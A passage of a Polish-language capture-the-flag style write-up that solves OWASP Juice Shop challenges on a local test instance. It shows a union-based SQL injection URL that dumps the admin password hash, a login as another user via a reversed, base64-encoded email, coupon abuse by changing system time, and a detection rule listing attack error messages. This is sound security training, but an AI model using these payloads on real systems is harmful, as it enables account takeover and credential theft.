3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0
4 Accept: text/html,application/xhtml+xml,application/
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; welcomebanner_status=dismiss; c
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14
15
```


Response

Pretty Raw Hex Render ⌂ ⌄ ⌁

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /:jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Sun, 07 May 2023 19:45:31 GMT
10 ETag: W/"2d3-187f7bf7155"
11 Content-Type: text/yaml; charset=UTF-8
12 Content-Length: 723
13 Vary: Accept-Encoding
14 Date: Mon, 29 May 2023 19:33:22 GMT
15 Connection: close
16
17 title: Suspicious error messages specific to the
18 application
19 description: Detects error messages that only occur
from tampering with or attacking the application
20 author: Bjoern Kinninrich
21 logsource:
22   category: application
23   product: nodejs
24   service: errorhandler
25 detection:
26   keywords:
27     - 'Blocked illegal activity'
28     - '* with id*' does not exist'
29     - 'Only * files are allowed'
30     - 'File names cannot contain forward
slashes'
31     - 'Unrecognized target URL for redirect: *'
32     - 'B2B customer complaints via file upload
have been deprecated for security reasons'
33     - 'Infinite loop detected'
34     - 'Detected an entity reference loop'
35   condition: keywords
36 level: low
```

4.8 Expired Coupon

Zadanie polega na zastosowanie kuponu, który już wygasł. Z uwagi na fakt, że w 1-gwiazdkowym challenge'u pojawił się bot, który przekazał kupon, w pierwszej kolejności spytano go o przestarzałe kupony:



Niestety bot podał tylko aktualny kod rabatowy. W związku z tym postanowiono ponownie przeszukać kod strony:

The screenshot shows the developer tools search interface with the query "coupon" entered in the search bar. The results list shows code snippets from line 13401 to 13412. The word "coupon" is highlighted in green in the search results.

```
13398     null !== (n = e?.application) && void 0 !== n && n.social && (e.application.social.twitterUrl && (this.
13399     ), e=>console.log(e))
13400   }
13401   initTotal() {
13402     this.activatedRoute.paramMap.subscribe(e=>{
13403       if (this.mode = e.get('entity'), 'wallet' === this.mode) this.totalPrice = parseFloat(sessionStorage.get
13404       else if ('deluxe' === this.mode) this.userService.deluxeStatus().subscribe(n=>{
13405         this.totalPrice = n.membershipCost
13406       }, n=>console.log(n));
13407       else {
13408         const n = parseFloat(sessionStorage.getItem('itemTotal')),
13409           i = sessionStorage.getItem('couponDiscount') ? parseFloat(sessionStorage.getItem('couponDiscount')) /
13410           this.deliveryService.getById(sessionStorage.getItem('deliveryMethodId')).subscribe(r=>{
13411             this.totalPrice = n + r.price - i
13412           })
13413       }
13414     }, e=>console.log(e))
13415   }
13416   applyCoupon() {
13417     this.campaignCoupon = this.couponControl.value,
13418     this.clientDate = new Date;
13419     const e = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1000;
13420     this.clientDate.setHours(0, 0, 0, 0),
13421   }
13422 }
```

28 of 64 results ⌂ ⌄ | Modifiers: .* Aa ⌂ | X

(From main.js) (13401, 49)


Spróbowano także odszukać słowo „discount”:

The screenshot shows the developer tools search interface with the query "discount" entered in the search bar. The results list shows code snippets from line 13339 to 13361. The word "discount" is highlighted in yellow in the search results.

```
13339   this.totalPrice = 0,
13340   this.paymentMode = 'card',
13341   this.campaigns = {
13342     WMNSDY2019: {
13343       validOn: 1551999600000,
13344       discount: 75
13345     },
13346     WMNSDY2020: {
13347       validOn: 1583622000000,
13348       discount: 60
13349     },
13350     WMNSDY2021: {
13351       validOn: 1615158000000,
13352       discount: 60
13353     },
13354     WMNSDY2022: {
13355       validOn: 1646694000000,
13356       discount: 60
13357     },
13358     WMNSDY2023: {
13359       validOn: 1678230000000,
13360       discount: 60
13361     },
13362   },
13363 }
```

28 of 28 results ⌂ ⌄ | Modifiers: .* Aa ⌂ | X


Znaleziono kilka kodów rabatowych. Spróbowano użyć tego ostatniego:




Wyświetliła się informacja, że kupon jest nieważny. Kupon wskazuje na dzień kobiet (women's day), dlatego postanowiono zmienić czas wirtualnej maszynie za pomocą timedatectl:

```
[root@kali:~]# timedatectl set-time '2023-03-08'
```

W ten sposób udało się zastosować kod:



Następnie dokonano zakupu:



4.9 Vulnerable Library

Zadanie jest podobne do wcześniejszego wyzwania, w którym należało wysłać feedback do sklepu, wówczas odnośnie słabego algorytmu kryptograficznego. Tym razem należy

poinformować o podatnej bibliotece. Wszystkie biblioteki udało się znaleźć w pliku package.json.bak:

```
  "dependencies": {
    "body-parser": "~1.18",
    "colors": "~1.1",
    "config": "~1.28",
    "cookie-parser": "~1.4",
    "cors": "~2.8",
    "dottie": "~2.0",
    "epilogue-js": "~0.7",
    "errorhandler": "~1.5",
    "express": "~4.16",
    "express-jwt": "0.1.3",
    "fs-extra": "~4.0",
    "glob": "~5.0",
    "grunt": "~1.0",
    "grunt-angular-templates": "~1.1",
    "grunt-contrib-clean": "~1.1",
    "grunt-contrib-compress": "~1.4",
    "grunt-contrib-concat": "~1.0",
    "grunt-contrib-uglify": "~3.2",
    "hashids": "~1.1",
    "helmet": "~3.9",
    "html-entities": "~1.2",
    "jasmine": "^2.8.0",
    "js-yaml": "3.10",
    "jsonwebtoken": "~8",
    "jssha": "~2.3",
    "libxmljs": "~0.18",
    "marsdb": "~0.6",
    "morgan": "~1.9",
    "multer": "~1.3",
    "pdfkit": "~0.8",
    "replace": "~0.3",
    "request": "~2",
    "sanitize-html": "1.4.2",
    "sequelize": "~4",
    "serve-favicon": "~2.4",
    "serve-index": "~1.9",
    "socket.io": "~2.0",
    "sqlite3": "~3.1.13",
```

Po kolej sprawdzono w Internecie, które biblioteki są podatne w następujący sposób:

The screenshot shows a search result for the package 'body-parser@1.18.0' on the Snyk Vulnerability DB. The URL in the address bar is https://security.snyk.io/package/npm/body-parser/1.18.0. The page title is 'body-parser@1.18.0 vulnerabilities'. Below the title, it says 'Node.js body parsing middleware'. A section titled 'Direct Vulnerabilities' states: 'No direct vulnerabilities have been found for this package in Snyk's vulnerability database. This does not include vulnerabilities belonging to this package's dependencies.' At the bottom, there is a note about Snyk's project dependency scanning service.

Direct Vulnerabilities

No direct vulnerabilities have been found for this package in Snyk's vulnerability database. This does not include vulnerabilities belonging to this package's dependencies.

Does your project rely on vulnerable package dependencies?

Automatically find and fix vulnerabilities affecting your projects. Snyk scans for vulnerabilities (in both your packages & their dependencies) and provides automated fixes for free.

Znaleziono podatności w bibliotece marsdb 0.6:

The screenshot shows a web browser displaying the Snyk Vulnerability DB page for the marsdb package. The main title is "Arbitrary Code Injection" with a subtitle "Affecting marsdb package, versions *". Below this, it says "INTRODUCED: 29 AUG 2019" and "CWE NOT AVAILABLE". A "Share" button is present. On the right, there's a large red circle with a white border containing the number "9.8" and the word "CRITICAL". Below this is a section titled "Snyk CVSS" with four items: "Attack Complexity" (Low), "Confidentiality" (HIGH), "Integrity" (HIGH), and "Availability" (HIGH). A "See more" link is at the bottom. A search bar at the top right contains the placeholder "Search by package name or CVE".

Postanowiono sprawdzić, czy o tę bibliotekę chodzi:

A screenshot of a "Customer Feedback" form. The "Author" field contains "***in@juice-sh.op". The "Comment *" field contains the text "vulnerable library: marsdb ~0.6". Below the comment area, it says "Max. 160 characters" and "31/160". There is also a "Rating" slider.

Niestety to nie wystarczyło, poszukano kolejnych bibliotek. Znaleziono jeszcze kilka podatnych i poinformowano sklep o nich:

A screenshot of a "Customer Feedback" form. The "Author" field contains "***in@juice-sh.op". The "Comment *" field contains the text "vulnerable libraries: express-jwt 0.1.3, grunt ~1.0, js-yaml 3.10, marsdb ~0.6, sanitize-html 1.4.2, sequelize ~4". Below the comment area, it says "Max. 160 characters" and "113/160".

Dopiero w ten sposób udało się rozwiązać zadanie.

4.10 Login Bjoern

Wyzwanie polega na zalogowaniu się jako Bjoern (na konto gmail) bez zmieniania hasła, SQL injection, czy też hackowania konta. Jako pierwszy krok wyświetlono listę użytkowników na koncie admina:

The screenshot shows a dark-themed user interface for an administration panel. At the top, it says "Administration". Below that, a header bar says "Registered Users". Underneath, there's a table with four rows, each representing a user:

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- bjoern.kimminich@gmail.co

Adres Bjoerna: bjoern.kimminich@gmail.com. Z braku pomysłów postanowiono przeszukać ponownie kod strony:

```

main.js X vendor.js runtime.js main.js
343     }, n=>{
344         this.invalidateSession(n),
345         this.ngZone.run((0, k.Z) (function * () {
346             return yield e.router.navigate(['login'])
347         }))
348     })
349 }
350 login(e) {
351     var n = this;
352     this.userService.login({
353         email: e.email,
354         [password]: btoa(e.email.split('').reverse().join('')),
355         oauth: !0
356     }).subscribe(i=>{
357         const r = new Date;
358         r.setHours(r.getHours() + 8),
359         this.cookieService.put('token', i.token, {
360             expires: r
361         }),
362         localStorage.setItem('token', i.token),
363         sessionStorage.setItem('bid', i.bid),
364         this.userService.isLoggedIn.next(!0),
365         this.ngZone.run((0, k.Z) (function * () {
366
7 of 256 results ^ v

```

Znaleziono fragment, gdzie hasło zostaje pozyskane ze zmodyfikowanego adresu e-mail - btoa(e.email.split("").reverse().join(")). Zgodnie z dokumentacją, funkcja btoa() odpowiada za przekształcenie na base64:

```

Inspector Console Debugger Network Style Editor
Filter Output
⚠ downloadable font: no supported format found (font-family: "FontMfizz")
⚠ Some cookies are misusing the recommended "SameSite" attribute 3
» btoa("bjoern.kimminich@gmail.com".split("").reverse().join(""))
← "bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI="

```

Spróbowano wpisać ciąg znaków (bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=) jako hasło:

You successfully solved a challenge: Login Bjoern (Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.)

4.11 GDPR Data Theft

Wyzwanie polega na zdobyciu danych osobowych bez wstrzyknięć. Spróbowano zdobyć dane Bjoerna, eksportując plik JSON:



```
{ "username": "bkimminich", "email": "bjoern.kimminich@gmail.com",  
"orders": [], "reviews": [], "memories": [ { "imageUrl":  
"http://localhost:3000/assets/public/images/uploads/magn(et)ificent!-  
1571814229653.jpg", "caption": "Magn(et)ificent!" }, { "imageUrl":  
"http://localhost:3000/assets/public/images/uploads/my-rare-collectors-  
item!-[§(-°_°)§]-1572603645543.jpg", "caption": "My rare collectors  
item! [§( °_°)§]" } ] }
```

| Request | | Response | |
|--|--|----------|-----|
| Pretty | Raw | Pretty | Raw |
| 1 POST /rest/user/data-export HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzCJlcGRhdGVkQXQiOjIyMDIzMzLTA1TE1IDIwOjAOOjQwLjczoSArMl 8 Content-Type: application/json 9 Content-Length: 31 10 Origin: http://localhost:3000 11 Connection: close 12 Referer: http://localhost:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; c_ltyWdIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvcXBsb2Fkcy9kZW 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 18 { "answer": "fRqEs", "format": "1" } | 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 673 9 ETag: W/"2a1-bZU8nm000MzfN3EiglRgVyPIIp8" 10 Vary: Accept-Encoding 11 Date: Sun, 04 Jun 2023 20:59:52 GMT 12 Connection: close 13 14 { "userData": "{\n \"username\": \"bkimminich\", \"email\": \"bjoern.kimminich@gmail.com\", \"orders\": [], \"reviews\": [], \"memories\": [\n {\n \"imageUrl\": \"http://localhost:3000/assets/public/images/uploads/magn(et)ificent!-1571814229653.jpg\", \"caption\": \"Magn(et)ificent!\"\n }, {\n \"imageUrl\": \"http://localhost:3000/assets/public/images/uploads/my-rare-collectors-item!-[§(-°_°)§]-1572603645543.jpg\", \"caption\": \"My rare collectors item! [§(°_°)§]\"\n }\n]\n } } | | |

Zgodnie ze wskazówkami, warto przyjrzeć się procesowi zakupu.

A screenshot of a delivery tracking interface titled "Search Results - 989b-b93b23ad2e235acf". It shows an "Ordered products" section with a single item: "Apple Juice (1000ml)" at a price of "1.99€". Below this, it says "Bonus Points Earned: 0" and includes a note about adding points to a wallet for future purchases.

Znaleziono interesującą rzecz, email został wygwiezdkowany:

The screenshot shows the Request and Response sections of a browser's developer tools Network tab. The Request is a POST to `/rest/track-order` with various headers and a JSON payload. The Response is a 200 OK status with the following JSON content:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
Content-Type: application/json; charset=utf-8
Content-Length: 862
ETag: W"/16a-Vlrix1XAGkZP7Hg0CwucJCByOno"
Vary: Accept-Encoding
Date: Sun, 04 Jun 2023 21:04:20 GMT
Connection: close
{
  "status": "success",
  "data": [
    {
      "promotionalAmount": "0",
      "paymentId": "1",
      "addressId": "1",
      "orderId": "989b-b93b23ad2e235acf",
      "delivered": false,
      "email": "bj**rn.k***m*n*ch@gm**l.c**",
      "totalPrice": "2.98",
      "products": [
        {
          "quantity": 1,
          "id": 1,
          "name": "Apple Juice (1000ml)",
          "price": 1.99,
          "total": 1.99
        }
      ]
    }
  ]
}
```

Wylogowano się z aktualnego konta i utworzono nowe, z innymi literami w miejscach gwiazdek:

User Registration

Email *

Password *

Repeat Password *

Show password advice

Security Question *

This cannot be changed later!

Answer *

Register


Zalogowano się na utworzone konto i pobrano dane, w ten sposób udało się rozwiązać zadanie:

The screenshot shows a JSON object copied into the browser's developer tools console. The object represents a user profile with their orders, products, and other details.

```
{
  "username": "",
  "email": "bjAArn.kAmmAnAch@gmAAl.cAm",
  "orders": [
    {
      "orderId": "989b-b93b23ad2e235acf",
      "totalPrice": 2.98,
      "products": [
        {
          "quantity": 1,
          "id": 1,
          "name": "Apple Juice (1000ml)",
          "price": 1.99,
          "total": 1.99,
          "bonus": 0
        }
      ],
      "bonus": 0,
      "eta": "1"
    }
  ],
  "reviews": [],
  "memories": []
}
```


4.12 Legacy Typosquatting

Zadanie polega na poinformowaniu sklepu o typosquattingu powiązanym ze snapshotem v6.2.0-SNAPSHOT. Typosquatting jest to utworzeniem strony o podobnej nazwie, np. ze zmienioną literą. Zajrzano ponownie do pliku backup, ponieważ pojawił się tam właśnie ten snapshot:



```
(root@kali) [~/home/kali/Downloads]
└─# cat package.json.bak%00.md
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application", else's pe
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <björn.kimminich@owasp.org> (https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",duct",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4lic3",
    "Timo Pagel",
    "... "
  ]
}
```

Postanowiono wpisać nazwy bibliotek z dopiskiem ‘typosquatting’.




medium.com
https://medium.com/... · Tłumaczenie strony ·

Observations while learning Web app security - Medium

2 wrz 2021 — Like [epilogue-js](#) is vulnerable to **typosquatting**. 23. Sometimes there is an option of 'Login with Google', which indicates the presence of ...

Wpisano epilogue-js jako feedback:



Customer Feedback

Author
***Arn.kAmmAnAch@gmAAI.cAm

Comment *
typosquatting vulnerability in epilogue-js

Max. 160 characters 42/160

Rating

CAPTCHA: What is 7+6*10 ?


Result *
67

Submit

W ten sposób ukończono wyzwanie.

4.13 User credentials

Za pomocą SQL injection, należy zdobyć dane uwierzytelniające wszystkich użytkowników.



Zastosowano atak SQL injection union-based. Przykładowe tabele, które próbowano odgadnąć to users. Udało się znaleźć część danych, jednak nie pozwoliło to na wykonanie wyzwania:

```
localhost:3000/rest/products/search?q=") union select 1,2,3,4,5,6,7,8,9 from users--  
status: "success"  
data:  
  0:  
    id: 1  
    name: 2  
    description: 3  
    price: 4  
    deluxePrice: 5  
    image: 6  
    createdAt: 7  
    updatedAt: 8  
    deletedAt: 9  
  1:  
    id: 1  
    name: "Apple Juice (1000ml)"  
    description: "The all-time classic."  
    price: 1.99  
    deluxePrice: 0.99  
    image: "apple_juice.jpg"  
    createdAt: "2023-05-15 20:04:44.600 +00:00"  
    updatedAt: "2023-05-15 20:04:44.600 +00:00"  
    deletedAt: null  
  2:  
    id: 2  
    name: "Orange Juice (1000ml)"  
    description: "Made from oranges hand-picked by Uncle Dittmeyer."
```

Jednak dzięki temu znaleziono nazwy danych. Próbowano zdobyć kolejne dane:

```

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2023-05-15 20:04:44.600 +00:00",
      "updatedAt": "2023-05-15 20:04:44.600 +00:00",
      "deletedAt": null
    },
    {
      "id": 1,
      "name": "admin@juice-sh.op",
      "description": 3,
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    }
  ]
}

```

W końcu udało się wyświetlić hasło (pod nazwą description):


```

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2023-05-15 20:04:44.600 +00:00",
      "updatedAt": "2023-05-15 20:04:44.600 +00:00",
      "deletedAt": null
    },
    {
      "id": 1,
      "name": "admin@juice-sh.op",
      "description": "0192023a7bbd73250516f069df18b500",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    }
  ]
}


```

4.14 Christmas Special

W tym zadaniu należy zdobyć (dodać do koszyka i ‘zakupić’) specjalny box, dostępny tylko na święta 2014. W celu znalezienia go poszukiwania rozpoczęto od przeszukiwania listy produktów dostępnych w sklepie Juice Shop.



W sklepie znajdowało się 35 produktów, nie było tam jednak żadnych boxów specjalnych, w tym świątecznego z roku 2014.



Również przeszukiwanie sklepu różnymi frazami dotyczącymi tego boxa nie przyniosło rezultatów.

W narzędziu developer można jednak było zauważyc, że podczas przeszukiwania sklepu za pomocą funkcji ‘search’ wysyłane jest żądanie GET na adres <http://localhost:3000/rest/products/search?q=>


Request URL: <http://localhost:3000/rest/products/search?q=>
Request method: GET
Remote address: [::1]:3000
Status code: 304 Not Modified
Version: HTTP/1.1
Referrer Policy: no-referrer-when-downgrade

Po przejściu na ten adres ukazała się lista wszystkich produktów w formacie JSON.

```
status: "success"
data:
  0:
    id: 1
    name: "Apple Juice (1000ml)"
    description: "The all-time classic."
    price: 1.99
    deluxePrice: 0.99
    image: "apple_juice.jpg"
    createdAt: "2023-05-31 16:56:56.924 +00:00"
    updatedAt: "2023-05-31 16:56:56.924 +00:00"
    deletedAt: null
  1:
    id: 24
    name: "Apple Pomace"
    description: "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/#recycle\">sent back to us</a> for recycling."
    price: 0.89
    deluxePrice: 0.89
